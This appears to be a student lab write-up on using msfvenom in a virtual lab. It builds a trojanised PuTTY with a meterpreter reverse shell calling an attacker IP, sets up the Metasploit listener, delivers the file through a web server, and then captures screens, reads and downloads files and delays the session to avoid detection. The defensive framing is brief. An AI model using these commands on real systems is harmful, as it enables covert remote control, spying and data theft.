**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**Objectives:**


* **Learn how to efficiently use msfvenom.**
* **Attack a device.**
* **Learn how to prevent a msfvenom attack.**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

The purpose of this document is to help network administrators understand how hackers can use msfvenom to gain confidential information about a network. Using this document, administrators should be able to clearly understand how to use msfvenom, and how to prevent msfvenom attacks.


**Section 1: Testing Connectivity**

1. Access the Attacker Virtual Machine, or your attacker machine. Note, this will be using the UofSC Virtual Lab environment. I am limited to using the lab environment as I am on a Chromebook, however this lab can work with any device(s) running Linux, just simply changing the IPs for your situation.
2. Test connectivity between the attacker machine and the victim machine. Note that **Ping** is used to test connectivity, and **–c 4** tells the machine to send only 4 pings to the machine.



We can see that when the attacker tries to communicate with the victim, certain IP rules are in place to stop the communication.


1. Test connectivity between the Victim Machine and the Attacker Machine when the Victim is the one to initiate the conversation.




We can see that when the victim initiates the conversation, pings are received.


**Section 2: Using msfvenom to create a malicious executable**

1. Using the command **ifconfig,** find the attackers eth0 ip address.




We can see that the address is 216.0.0.10

1. Gain root access to run msfvenom. Use **sudo su** and enter the root password.
2. We will now create the malicious executable. We will use Putty.exe. Putty is a common application to have on an individual’s device. Note that this could work with any executable. Enter the command **msfvenom –a x86 –platform windows –x putty.exe -k –p windows/meterpreter/reverse\_tcp LHOST=216.0.0.10 LPORT=4444 –e x86/shikata\_ga\_nai –i 3 –b “\x00” -f exe –o maliciousPutty.exe**  
   It is saved as maliciousPutty.exe
3. Now we will create a server to put this new Putty executable on. This requires an HTML page that lists all the files in a directory. Use the command **service apache2 start** and **service apache2 status** to start and check the status of the new web server.

The default directory for this server is /var/www/html so this is where we will copy our maliciousPutty executable.


1. Run **cp maliciousPutty.exe /var/www/html** then run **ls /var/www/html** to check that the executable is there.



**Section 3: Creating a listener server**

We will now create a listener server so that we can control the victim machine after it is infected.

1. Enter **msfconsole** to begin.
2. Enter **use exploit/multi/handler** this creates a listener server that can handle multiple victims.
3. Now we will set the payload to match up with our executable. Use the command **set PAYLOAD windows/meterpreter/reverse\_tcp**
4. Use **set LHOST 216.0.0.10** and **set LPORT 4444** notice that these match up with what we entered for our executable.
5. Type in **exploit** and our server will begin to listen.



**Section 4: Firewall Problems**

The main issue with a msfvenom attack is the operating system firewall. This can be disabled in a couple ways. In a real-life situation, a hacker would use some type of social engineering to have a user disable their firewall. The best way to defend against these attacks, therefore, is to train staff and let them know what commands like this can do, as well as show them what happens if this attack is successful.


1. Go to the victims machine. Luckly for us, there is a simple command ready for us to run via the desktop. This executable runs a command. The best way to prevent attacks is to make sure users understand what this command does, and what it is. Now, we will run it for the sake of testing.



1. Click Yes

**Section 5: Downloading the Malware**

1. On the victim’s machine, go to [**www.software.com**](https://www.software.com). This is the website we “hijacked”, but you could also go to your attackers web server directly.
2. Download **maliciousPutty.exe**.





1. Depending on computer settings, click **keep** if prompted.
2. Open the file and click **run**.
3. We see that Putty appears. However, we can also now access the victims machine.\


I will now go through several use cases that a hacker could use msfvenom for.

**Section 6.1: Using msfvenom as spyware**

1. First, going back to the victim machine, we will type in **use espia** and then use **screengrab** to take a screenshot of the victim’s machine. Then, look through the kali folder and you should be able to see the screenshot.

This is a screenshot of the victims machine.


1. Next, type in **background** to put the meterpreter in as a background process. We can return to it later.  
   
2. Lets load a screenshare module to continuously see the victim’s screen. Run the command **use post/multi/manage/screenshare** and then run **show options**. We can see the victim’s machine, and how the local port is 8080.



1. Enter **set session 1** and enter **run**.

We now have a website that we can visit to see the users screen.


1. Open the website and interact with the victim machine. We can see that we can see changes live.



1. There are several options we can use, including **control target** and **image delay**


**Section 6.2: Privilege Escalation**

1. To begin, return back to meterpreter.
2. Run **use priv** to gain access to the **getsystem command.** Note that it may already be loaded. In our system, the administrator was careful and made sure there were no privileges that we did not need.



**Section 6.3: Fun with Directories**


1. Now, we will go ahead and read and download files from the victim. On the victim machine, go to the downloads folder and create a text file. Enter some text into it.



1. Now, on the attacker machine, we will attempt to read the file using **cat test.txt**.

Inserting image...


1. We successfully read it. Now, we can even download it. All we need to run is **download test.txt**



This is the most volatile use for msfvenom. It can be used to swiftly gain information about a company, or even be hidden in different applications for months, even years and slowly export most of the network information that is available.

**Section 6.4: Hiding msfvenom**

1. Hiding msfvenom is very easy. Simply use the command **sleep <time in seconds>** so, for example, **sleep 10**
2. Then, run **exploit** and wait for the sleep to be over.



This is scary because most system administrators do routine checkups on a set amount of time, where it is easy to find what time administrators do checkups. The best way to stop this is to do checkups at random times.

Overall, this document has completed its purpose. Hopefully this is useful for system administrators to reconsider policies that could be detrimental to a network.